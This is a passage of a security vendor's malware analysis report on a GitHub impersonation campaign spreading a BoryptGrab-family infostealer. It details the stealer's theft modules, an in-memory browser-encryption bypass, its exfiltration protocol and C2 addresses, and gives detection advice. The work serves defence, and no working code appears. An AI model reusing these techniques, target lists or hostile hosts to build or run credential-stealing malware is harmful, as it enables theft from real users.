Module 6: Meta Max (Messenger) Credential Theft.

ExtractMaxTokens targets credentials for Meta's "Max" messaging application (the successor to Facebook Messenger for Desktop). The function calls CredEnumerate on the Windows Credential Manager, scanning for entries containing @ONEME or @oneme (internal Meta credential identifiers). Matched credentials are written to \Messenger\Max\credentials.txt.



Figure 7: ExtractMaxTokens (0x140029f5d): CredEnumerate-based scan for @ONEME/@oneme credential entries, output path Messenger\Max\credentials.txt.

Module 7: Steam Account Theft via Process Memory.

ExtractSteamData employs direct process-memory scanning against Steam's helper processes – this was *not* documented in Trend Micro's BoryptGrab reporting.

The module's execution flow performs the following actions:

1. Checks whether Steam is running; if not, launches it (ExtractSteamData: Steam not running, starting...).
2. Waits 20 seconds for Steam to initialize (ExtractSteamData: Waiting 20s for Steam initialization...).
3. Scans the process memory of steamwebhelper.exe and steamservice.exe to extract session tokens.
4. Falls back to filesystem scanning if process-memory access fails.
5. Reports token count (ExtractSteamData: Got %d token(s) from process memory).
6. Writes results to steam_accounts.txt.



Figure 8: ExtractSteamData: conditional Steam launch + 20-second wait + dual-mode (process memory / filesystem) token extraction. The process-memory approach extracts live session tokens rather than static files, bypassing file-based protections.

Module 8: Cryptocurrency Wallet Theft.

ExtractDesktopWallets targets a 41-entry wallet path table, covering roughly 32 distinct wallet brands across 41 filesystem paths (some brands including Ledger, Exodus, Chia Wallet, Komodo Wallet, Guarda, and Trezor Suite, have two or three tracked paths each).

Wallets confirmed in the table include: **Bitcoin Core, Ethereum, Electrum, ElectrumLTC, Exodus, Ledger Live, Ledger Wallet, Wasabi Wallet, Atomic, Binance, Coinomi, Guarda, Trezor Suite, Jaxx Desktop, Daedalus Mainnet, Raven Core, Dogecoin, Litecoin Core, Dash Core, Armory Wallet, MultiDoge, Electron Cash, AtomicDEX, MEW Desktop, MyEtherWallet, Blockstream Green, Chia Wallet, Komodo Wallet, BitPay, Copay, StakeCube, GreenAddress, and NOW Wallet.**

Module 9: File Grabber.

ExtractFileGrabber searches the Desktop and Documents directories for files matching: extensions .txt, .xlsx, .doc, .docx, .kml, .pgd, .rte, .env, .py, .dat, .xls, .ods, .csv, .png, .jpg, .jpeg; and filename keywords password, passwords, seeds, keys, wallet, backup, and recovery. Matching files are staged in the \Filegrabber\ directory (note the actor's consistent misspelling). The grabber's output path, extension list, and keyword list are embedded as plaintext strings in .rdata.

Module 10: Screenshot Capture.

TakeScreenshot captures the primary display using GDI+ PNG encoding. The function logs display geometry (TakeScreenshot: Screen %dx%d (%d,%d)). If GDI+ initialization fails, the function falls back to the *miniz library for PNG encoding (0x14004af26: GDI+ init failed, using miniz PNG fallback)*. The output is screenshot.png, included in the exfiltration archive.

Module 11: Windows Credential Manager Dump.

ExtractAllCredentials (internal log ExtractAllCredentials: Starting...) calls CredEnumerate to read all credentials stored in the Windows Credential Manager, writing results to credentials_data.txt. This module runs last in the theft sequence, after all other module output is staged.

Victim Fingerprinting.

Before the theft modules run, the stealer performs IP geolocation using ip-api[.]com/country_code/{IP} as the primary service and ipapi[.]co as a fallback. Additional public IP discovery services api.ipify[.]org, icanhazip[.]com, ifconfig[.]me, and checkip.amazonaws[.]com are also queried. The country code and public IP are written to UserInformation.txt, which also includes: HWID, System Language, Installed RAM, Operation System, UserLanguage, and Keyboard Language. Installed software is enumerated to installed_applications.txt (=== INSTALLED APPLICATIONS ===, 0x140055030).

No Persistence. No Anti-Analysis.

Static analysis finds no Run key or scheduled-task registration, no Windows Defender exclusion writes, no virtual-machine (VM) or debugger detection routines, and no process name blocklisting. The implant is a pure “smash-and-grab” infostealer: one execution, all data collected and exfiltrated, no foothold established. It does, however, stage all collected data plus its own operational logs (browser_decryption.log, sends.log) to a temporary output folder and does **not** delete that folder afterward, leaving a recoverable forensic footprint on disk.

Network Infrastructure

The stealer beacons to a single hardcoded C2: 193.143.1[.]131. The IP resides in **Proton66 OOO (AS198953, Russia)**, a hosting provider repeatedly associated with malware operations.

The delivery layer comprises approximately 78 active *.github.io redirector accounts, roughly 20 actor-controlled distribution/TDS domains, and six non-Cloudflare “GitHub Download”-titled servers on bulletproof hosting. Those six servers were surfaced by pivoting on the delivery page's hardcoded document-title template Github Download · <brand> · Github:. Because every branded page emits the same title string, a search-engine title query (Github Download · * · Github) enumerates the distribution hosts, regardless of which brand each is currently serving.

Domain Name	String	Samples' Hashes	First/Last Seen / ASN
-------------	--------	-----------------	-----------------------

193.143.1[.]131	Hardcoded C2 (POST /upload)	8e1ea6d9a8ccb303be9a2aad3524a529d0d99b1b24a136d8422276e942c4c4b8, loader 6db05c44... / fd01262b...	Observed 2026-07-01 / Proton66, AS19895 3 (Russia)
targetroyena[.]com	Distribution/download page (Arctic Wolf lure); serves templated gh- downloader page and /download- archive? user_code=... &domain=... endpoint	Serves 1c854a6a...	Observed 2026-06/07- 2026
bentleyvazquezpvey.github[.]io	Redirector for Arctic Wolf lure		Repo created 2026-06-27; removed by GitHub after abuse reported.

Targets

Targeting is opportunistic and search-engine-driven rather than sector-specific. The 292 impersonated repositories span security tooling, fintech and personal finance, cryptocurrency wallets and exchanges, developer and productivity tools, secure email providers, macOS utilities, and gaming software (including cheat tools). **Victim selection is therefore a function of what software a user searches for and downloads, not membership in a targeted industry.**

The stealer's 41-entry wallet table and 19+ browser name targeting indicate a primarily financial motivation: the operator collects from cryptocurrency holders, browser-stored payment credentials, and messaging/gaming accounts at scale. The ip-api.com country-code lookup on each execution suggests the operator logs per-victim geography, though no geographic filtering mechanism was identified in the analyzed binary.

At the delivery layer, the download page passes a user_code (the referring-repository token) and domain to the /download-archive endpoint, giving the operator per-referrer attribution of downloads (i.e. visibility into which impersonation repository drove each infection) even without in-binary victim filtering.

Tradecraft: Automation vs. AI Generation

The scale (292 repositories posted in roughly one week, created at multiple-per-hour cadence) and the brand-tailored appearance of the lures raises the question of whether the repositories were mass-generated with AI.

Two claims inherent in this question must first be separated:

- **Was the repository creation automated?** We have assessed that this was almost certainly the case. The volume, creation cadence, and the algorithmically generated redirector account handles created by the attacker (firstname+lastname+random-suffix and name+digits patterns, e.g., dakotawilliamskdhm, umutkilicci72925) are the signature of GitHub-API scripting plus a name generator.

- **Was a large language model (LLM) specifically used to generate or per-brand-tailor the repositories?** We have assessed this as unlikely (low confidence). The diagnostic evidence points to conventional templating rather than AI generation:
 - **The fake download page** is a single static template that derives each brand's appearance client-side from the URL, so per-target "tailoring" is achieved by copy-and-route, not per-repo generation.
 - **The README marketing text** is described in public and internal reporting as *copied* vendor content, not written; the operator's accounts carry empty profile fields (e.g., name, company, location, and bio were all null for fake Arctic Wolf page author *rednightmare8720*), which is inconsistent with AI persona-cultivation.
 - **Several redirector handles** are human-authored jokes/Russian-language profanity (xoxli-pidorasy-entertainment, 4eboksari-4ebur) rather than generator output. LLM assistance for narrow tasks (e.g., bulk-varying README blurbs or producing the target-brand list) cannot be excluded.

Code-Similarity Forensic Analysis (BinDiff with Manual Reversing)

Our manual analysis confirms a shared stealer codebase, while simultaneously providing high-specificity evidence of a divergent operational wrapper.

Confirmed shared markers (present in both binaries):

- **Identical compiler toolchain:** VS2022 17.5.4 (build 32217) + VS2010 v10.0 SP1 (build 40219): Exact match, not a broad MSVC coincidence.
- **Identical core PE section layout:** .text, .rdata, .data, .pdata, .fptable, .reloc – the non-standard .fptable section is uncommon and narrows the overlap to a shared build environment or project template. The reference binary additionally carries a .rsrc section (absent from this campaign's sample); that difference is itself diagnostic and is addressed as architectural divergence #1 below.
- **Shared image base:** 0x140000000 in both.
- **Shared high-specificity strings:** \Filegraber (the file-grabber staging path with its identical misspelling, confirmed at two addresses in each sample); BUILD NAME: (the build-tag log field, same format and placement in both); CreateZipArchive (archive function referenced in both samples' error handling).
- **BinDiff quantitative match:** 1,638 functions matched in total. The per-function similarity histogram shows the single largest bin at ~1.0 (approximately 1,000 functions) with a tail of matches distributed across the 0.0–0.9 bins; the **overall BinDiff similarity score is 0.40**. This sample's function set (1,743 total) is **94% contained within** the reference BoryptGrab binary (3,896 total functions, 42% matched). The 105 functions unique to this sample and the 2,258 functions present only in the reference binary account for the structural divergence described below. (BinDiff export: BinDiff, 03 July 2026 21:08:49.)

There are five confirmed architectural divergences between the two samples:

1. **Secondary payload delivery.** The reference binary embeds a PAYLOAD_DLL resource in its .rsrc section (~1.3 MB encrypted blob), decrypts it with a block-XOR scheme (64-byte key blocks, seed constants 0x401323c0/0x401323e0), locates a ReflectiveLoader export, and executes it in a new thread. It also downloads x32_chromium.exe from `hxxp://45.93.20[.]61:5466/api/x32_chromium`. This campaign's sample has **no .rsrc section**, no embedded PAYLOAD_DLL, no ReflectiveLoader, no network-staged helper; payload staging uses a wordlist-blob decoder and COM/SafeArray loading (load_pe_via_com_safearray, 0x180005f20), entirely in-process.
2. **Chrome App-Bound Encryption bypass.** Trend Micro attributes the reference binary's bypass to code resembling two public GitHub tools, 00nx/Chrome-App-Bound-Encryption-Bypass and xaitax/Chrome-App-Bound-Encryption-Decryption; the reference binary downloads x32_chromium.exe to %TEMP%, prompts the user for UAC elevation (logged: [INFO] User cancelled UAC elevation prompt), and runs it as a separate 32-bit process. This campaign's sample performs the bypass without any network call and without writing any file to disk: CallCOMDecryptData (0x14001308f) launches the target browser process, reflectively injects an embedded ~134KB (0x21600-byte) DLL into its memory space, executes the Bootstrap export in a remote thread, and receives the decryption key via a named shared memory region – thereby bypassing the App-Bound check because the COM call originates from within the browser's own process.
3. **HTTP exfiltration transport.** The reference binary uses WinINet (InternetConnectA → HttpOpenRequestA("POST", "/api/upload")) with Content-Type: multipart/form-data to a REST-style C2 (45.93.20[.]61:5466). This campaign's sample uses raw Winsock (POST /upload HTTP/1.1) with custom headers X-Filename and X-Size and Transfer-Encoding: chunked to a flat single-IP C2 (193.143.1[.]131).
4. **Debug/logging convention.** The reference binary uses a polished operational style: [*] informational, [+] success, [-] failure, [!] warning/error, plus bracketed labels [SUCCESS], [ERROR], [INFO], and [DEBUG]. This campaign's sample uses a function-name-prefixed developer style: CallCOMDecryptData:, SendFileToServer:, CreateZipArchive:, === Program started ===, === Send session ended ===. The styles are inconsistent with the same team's output at the same development stage.

5. **Disk artifact footprint and cleanup.** Both binaries stage collected data to a temporary output folder on disk before archiving. Both write browser_decryption.log (confirmed present in both binaries), and both produce installed_applications.txt, UserInformation.txt, and screenshot.png in the staging directory. The divergence is in *what surrounds* that staging: the reference binary additionally drops a secondary helper binary x32_chromium.exe to %TEMP%, invokes external tar.exe -c -format=zip for archiving, and runs cmd.exe /C rmdir /s /q to delete its staging folder afterward. This campaign's sample drops **no secondary binary** (x32_chromium.exe absent with 0 hits), archives with a **native in-process ZIP routine** (CreateZipArchive, no tar.exe), and – notably – has **no cmd.exe/rmdir cleanup routine** (0 hits), so it leaves its staging folder (decrypt_browser\, \Filegraber\, browser_decryption.log, installed_applications.txt, UserInformation.txt, screenshot.png) behind on disk after execution. Observed on-disk output is shown in Figure 9 below.



Figure 9: Staging directory left on disk by this campaign's sample after a controlled run (decrypt_browser\ and \Filegraber\ folders; browser_decryption.log, installed_applications.txt, screenshot.png ~179 KB, UserInformation.txt). Confirms the sample does not clean up after itself, unlike the reference binary.

Attribution

- We assess with **high confidence** that the stealer used in this campaign is the same codebase/family as BoryptGrab (binary-level confirmation).
- We assess as a **roughly even chance (low confidence)** that this delivery operation is run by the same threat actor described in prior public reporting; the five architectural divergences and the logging-style gap are consistent with a distinct operator or affiliate on shared tooling, and the evidence does not meet the threshold for same-actor assertion.
- We have *not* recorded the attacker as an attributed threat actor or group; however, they can be characterized as **financially motivated** and **likely Russian-speaking**.

Evidence Supporting Attribution

Evidence supporting that this is a shared malware family: The BinDiff and Binary Ninja data provide binary-level confirmation that this sample and the [Trend Micro BoryptGrab reference](#) share a common stealer codebase. The shared markers (compiler, section layout, strings, 1,638 matched functions) are highly specific and implausible as independent coincidence.

Evidence weight assessment: Shared code fingerprints are **“High-weight” for family identification** but **“Medium-at-most” for actor identification**, because a shared or sold stealer can be operated by multiple unrelated crews. The 193.143.1[.]0/24 Proton66 adjacency to known BoryptGrab infrastructure (193.143.1[.]104) is **“Medium” infrastructure evidence**, tempered by Proton66 being rented bulletproof hosting used across many Russian-nexus actors. Language and account artifacts such as Russian-profanity redirector handles, commit-author email refija8987amira[.]gmail[.]com, commit time-zone UTC+1, and Russian-language source comments in the actor's own delivery-page code are **“Low-weight” individually (spoofable) but when viewed collectively, consistent with a Russian-speaking operator**.

The delivery-page comments are notable because they are an actor-authored artifact *independent of the borrowed stealer*: whereas this campaign's in-memory stealer does **not** carry the Russian strings Trend Micro observed in the BoryptGrab family, the delivery layer the operator wrote themselves does, so the Russian-language signal sits at the delivery layer rather than in the reused payload.

Hypothetical Alternative Explanations:

1. **Same developers, significantly refactored build:** Supported by the shared codebase, same-/24 hosting, and the fact that this sample is leaner (1,743 vs. 3,896 functions). The developer-style debug logging could indicate an earlier or less mature build rather than a different team.
2. **Shared or sold source, different operator:** Supported by the five architectural divergences above: the wrapper layer (payload staging, Chrome bypass, transport, logging, disk artifacts) differs so substantially that a separate team implementing the same stealer core is a credible explanation; the logging-style mismatch in particular is consistent with different developers.
3. **Unrelated malware:** Assessed as excluded; 1,638 matched functions and identical compiler/section layout are clearly not coincidental.

Caveats and limitations. *Malware-family identity is not evidence of actor identity. An unknown fraction of the 1,638 BinDiff-matched functions may be MSVC CRT/STL library code rather than malware logic; the 105 functions unique to this sample were not individually classified. False-flag and shared-builder possibilities cannot be excluded. No specific named group is supported by the available evidence.*

Conclusions

Since 26 June 2026, an unattributed, financially motivated actor has operated at least 292 brand-impersonation GitHub repositories, including a fake "Arctic-Wolf-Security" repo, to distribute a Windows infostealer to opportunistically collected victims.

Users are lured from a repository README plaintext document, through a *.github.io redirector and an actor-controlled domain (targetroyena[.]com for the Arctic Wolf lure) to a fake secure-download page that serves a ZIP, regenerating its payload roughly every 60 seconds. Execution relies on DLL side-loading: a legitimate signed WinGUP updater loads a trojanized libcurl.dll, which decodes a wordlist-encoded blob and reflectively runs an embedded infostealer in memory via COM/SafeArray staging. The 292 impersonated repositories span security tooling, fintech and personal finance, cryptocurrency wallets and exchanges, developer and productivity tools, secure email providers, macOS utilities, and gaming software.

The stealer establishes no persistence, drops no secondary payload binary, and performs no anti-analysis checks; it does, however, stage collected data and its own logs to a temporary folder that it leaves behind on disk. BinDiff and Binary Ninja analysis confirms a shared codebase with the BoryptGrab family at binary level (1,638 matched functions; overall BinDiff similarity 0.40), while the operational wrapper diverges substantially enough to support either a distinct operator or a significantly separate build.

The strategic risk presented by this campaign is **brand impersonation at scale: there is no CVE or exploit used in this attack**. The success (or not) of the attack depends *entirely* on a user running a "legitimate-looking free download," after which the malware hides behind a legitimate signed binary, enabling credential theft and account takeover.

We have not attributed the actor to any prior public reporting at this time. The immediate defensive priority is to block the C2, hunt for gup.exe side-loading an unsigned libcurl.dll, and treat brand-impersonation GitHub repositories as an active delivery channel.

How Arctic Wolf Protects its Customers

Arctic Wolf is committed to ending cyber risk, and when active campaigns are identified, we move quickly to protect our customers. After flagging the malicious GitHub page for removal (the page is now down), we leveraged all available threat intelligence around this threat activity to enhance detections in the [Aurora® Superintelligence Platform](#), subject to customer environment and available telemetry. We have confirmed detection and telemetry coverage across the Arctic Wolf portfolio, including [Aurora® Endpoint Security](#) and [Aurora® Managed Detection and Response \(MDR\)](#).

It is important to note that this campaign relies on user trust abuse; it is not an Arctic Wolf software vulnerability. As this campaign develops, Arctic Wolf may refine detections for additional indicators of compromise and techniques leveraged by this threat.

Remediation

Arctic Wolf recommends all customers be vigilant and exercise caution when interacting with suspected illicit or unofficial GitHub pages, particularly those related to business technology, enterprise software, and games and purporting to offer "free downloads". The following tips are proactive measures against this type of social engineering threat:

User and Employee Awareness:

- Enforce software-source verification: download tools *only* from vendor-verified sources. Treat GitHub .github "profile" repositories with sparse commit history, recent creation dates, and marketing-style READMEs as suspicious by default.

- Deliver user awareness covering fake GitHub repositories and “secure download” pages with spoofed trust badges; reinforce that legitimate installers do not require running executables from ZIP archives, even those named after trusted software vendors.

For Defenders:

- Block outbound traffic to 143.1[.]131 and monitor the broader 193.143[.]1.0/24 (Proton66, AS198953); alert on any egress to the distribution domains and bulletproof IPs listed in Arctic Wolf’s official public GitHub repo.
- Hunt for DLL side-loading: the legitimate WinGUP updater exe (or a renamed copy) loading libcurl.dll from a user-writable path such as Downloads, Desktop, or a ZIP-extraction directory, rather than from an installed WinGUP location.
- Alert on plaintext POST /upload requests carrying X-Filename and X-Size headers with Transfer-Encoding: chunked to non-CDN destination IPs (See YARA rule in [Arctic Wolf’s official GitHub repo](#)).
- Detect the Chrome App-Bound Encryption bypass pattern: a non-browser parent process spawning exe/msedge.exe/brave.exe via CreateProcessW, followed by VirtualAllocEx and CreateRemoteThread into the browser process. Alert on the combination of browser spawn from a non-browser parent with immediate process-memory write operations.
- Alert on abnormal termination of browser processes by an unsigned parent – the stealer terminates Chrome, Edge, Brave, Opera, Vivaldi, and Firefox via KillBrowserProcesses before reading credential databases.
- Treat Steam process-memory access by a non-Steam parent process as high-confidence malicious: the stealer starts Steam, waits for initialization, then opens exe/steamservice.exe for memory reads. Endpoint detection and response (EDR) rules should alert on ReadProcessMemory calls against Steam helper processes from unsigned callers.
- Alert on web traffic to the /download-archive?user_code=...&domain=... endpoint, and proactively enumerate distribution infrastructure via search-engine title queries for Github Download · * · Github to pre-block hosts before users reach them.
- For triage on suspect hosts, search for the stealer’s uncleaned staging folder under %TEMP% (decrypt_browser\, Vfilegraber\, log, installed_applications.txt, UserInformation.txt, screenshot.png). Unlike the reference BoryptGrab build, this variant does *not* delete it’s own staging folder, so its presence is a **high-confidence** post-infection indicator and a source of exactly what was exfiltrated.
- Rotate credentials, browser sessions, and cryptocurrency wallet keys for any host that executed a sample; assume browser-stored passwords, cookies, wallets, Discord tokens, Steam tokens, Telegram sessions, Meta Max credentials, and Windows Credential Manager entries are fully compromised.

Arctic Wolf MDR Coverage:

Ingest the endpoint, network, and identity telemetry needed to detect the DLL side-load, the browser-injection pattern, the Steam process-memory access pattern, and the C2 egress; the impersonation of the Arctic Wolf brand itself warrants brand-abuse monitoring and proactive user/customer notification.

Appendix

For additional Appendix sections referenced in this report, including Indicators of Compromise (IOCs), YARA Rules, and detailed MITRE ATT&CK® mapping, please see [our official public GitHub repository](#).

Legal disclaimer: Attribution reflects Arctic Wolf Labs’ assessment as of the report period and may evolve with new evidence. References to threat actor identity, nexus, and intent are analytical judgments, not statements of legal fact. This alert is provided for informational purposes only and does not constitute a guarantee of detection or prevention. Defensive effectiveness varies by environment, configuration, and available telemetry.

References

1. **Trend Micro:** “New BoryptGrab Stealer Targets Windows Users via Deceptive GitHub Pages” (March 2026).
https://www.trendmicro.com/en_us/research/26/c/boryptgrab-stealer-targets-users-via-deceptive-github-pages.html
Full IOCs list: https://www.trendmicro.com/content/dam/trendmicro/global/en/research/26/c/boryptgrab/20260309_IOCs_BoryptGrab.txt
2. **Datadog Security Labs:** “Tech impersonators: ClickFix and macOS infostealers” (10 February 2026).
<https://securitylabs.datadoghq.com/articles/tech-impersonators-clickfix-and-macos-infostealers/>

Additional Arctic Wolf Resources:

- Read more about this malicious GitHub campaign in [our latest Security Bulletin](#)
- Visit the [official Arctic Wolf GitHub](#)
- [Arctic Wolf Tech Den](#)
- [Arctic Wolf Blog](#)

[Arctic Wolf Labs](#) is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf’s solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf’s customer base, but the security community at large.